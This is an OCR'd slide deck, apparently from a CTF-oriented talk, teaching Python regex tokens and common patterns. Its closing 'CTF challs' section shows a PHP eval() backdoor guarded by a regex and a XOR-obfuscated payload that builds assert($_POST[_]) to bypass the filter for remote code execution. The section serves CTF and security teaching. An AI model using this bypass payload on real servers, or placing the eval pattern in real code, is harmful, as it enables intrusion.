
Regex Rump


Or how to stop using 4 .split() when doing python

DaVinciCode

20/01/2021



Regex (Regular expression)



Intro

Patterns?

- emails
- domains names
- ip addresses
- phone numbers
- flags?
- etc...

To follow along

https://regex101.com/

Tokens

Python tokens, because yes, like sign language, people thought "why not make 30+ regex different flavors"

Tokens

Matching strings

```
^      => Start of a string
$      => End of a string
[abc]  => match either a b or c
[a-c]  => Match everything between a and c
.      => Match every single char
```

Numeration

```
?      => Match zero or one
+      => one or more
*      => zero or more
{n}    => match n time
{n,m}  => match between n and m times
```

More tokens

Special chars


```
\s    => Whitespace chars
\S    => Non-WhiteSpace chars
\w    => Word char
\d    => Digit
\b    => Word boundary
```

Groups

```
(?:...)  => Matching group
(...)    => Group
(?#...)  => Comment group
(?=...)  => Positive lookahead
(?!...)  => Negative lookahead
(?<=...) => Positive lookbehind
(?<!...) => Negative lookbehind
```

Patterns

```
output = new KeyValuePair<string, string>();
string pattern = @"([A-Za-z0-9._-])+([0-9[\]])*\={1}([A-Za-z0-9._-])+";
```



Patterns

Patterns

```
# emails
regex = re.compile(r'''([A-Za-z0-9]+[.-_])*[A-Za-z0-9]+@[A-Za-z0-9-]+
(\.[A-Z|a-z]{2,})+''')
# domains names
regex = r'''(([\da-zA-Z])([_\w-]{,62})\.){,127}(([\da-zA-Z])[_\w-]{,61})?
([\da-zA-Z]\.((xn\-\-[a-zA-Z\d]+)|([a-zA-Z\d]{2,})))'''
# ip addresses
regex = """^((25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9]?[0-9])\.){3}(25[0-5]|2
[0-4][0-9]|1[0-9][0-9]|[1-9]?[0-9])$"""
# flags?
regex = r"dvCTF{\S{3,}}"
```

More stuff no know by heart?

Options

```
i => case insensitive
m => multiline
s => single line
...
```

Please stop, I can only learn so much


CTF challs

LEFT
EXIT 12
USING REGEX FOR FORENSICS
USING REGEX FOR CTF
PYTHON USERS

CTF challs

Get easy RCE

```
preg_replace(patterns, replacements, input, limit, count)
```



Learn regex to bypass regex

Know your regex

```
if (!preg_match('\[a-z0-9]/si',$_POST['cmd'])) {
  eval($_POST['cmd']);
}
else
{
  echo 'Nope';
}
```

Make php use XOR

```
$_=('%01'^'`').('%13'^'`').('%13'^'`').('%05'^'`').('%12'^'`').('%14'^'`'); /
$__='_'.('%0D'^']').('%2F'^'`').('%0E'^']').('%09'^']'); // $__='_POST';
$___=$$__;
$_($___[_]); // assert($_POST[_]);
```

Thank you

STOP DOING REGEX

- LANGUAGE WAS NOT SUPPOSED TO BE REGULAR
- SO MANY OPERATORS yet NO REAL-WORLD USE FOUND for going beyond WILDCARD
- Wanted to match patterns anyway for a laugh? We had a tool for that: It was called "IF CONDITIONS"
- "Yes I'd like to search for an UNKNOWN amount of WHITESPACE" - Statements dreamed up by the utterly Deranged

LOOK at what Programmers have been demanding your Respect for all this time, with all the regex engines & CPUs we built for them

(This is REAL regex, done by REAL programmers):

????? ??????? ???????????????

"The name's (b|B)ond. ((j|J)ames\s+)?(b|B)ond"

They have played us for absolute fools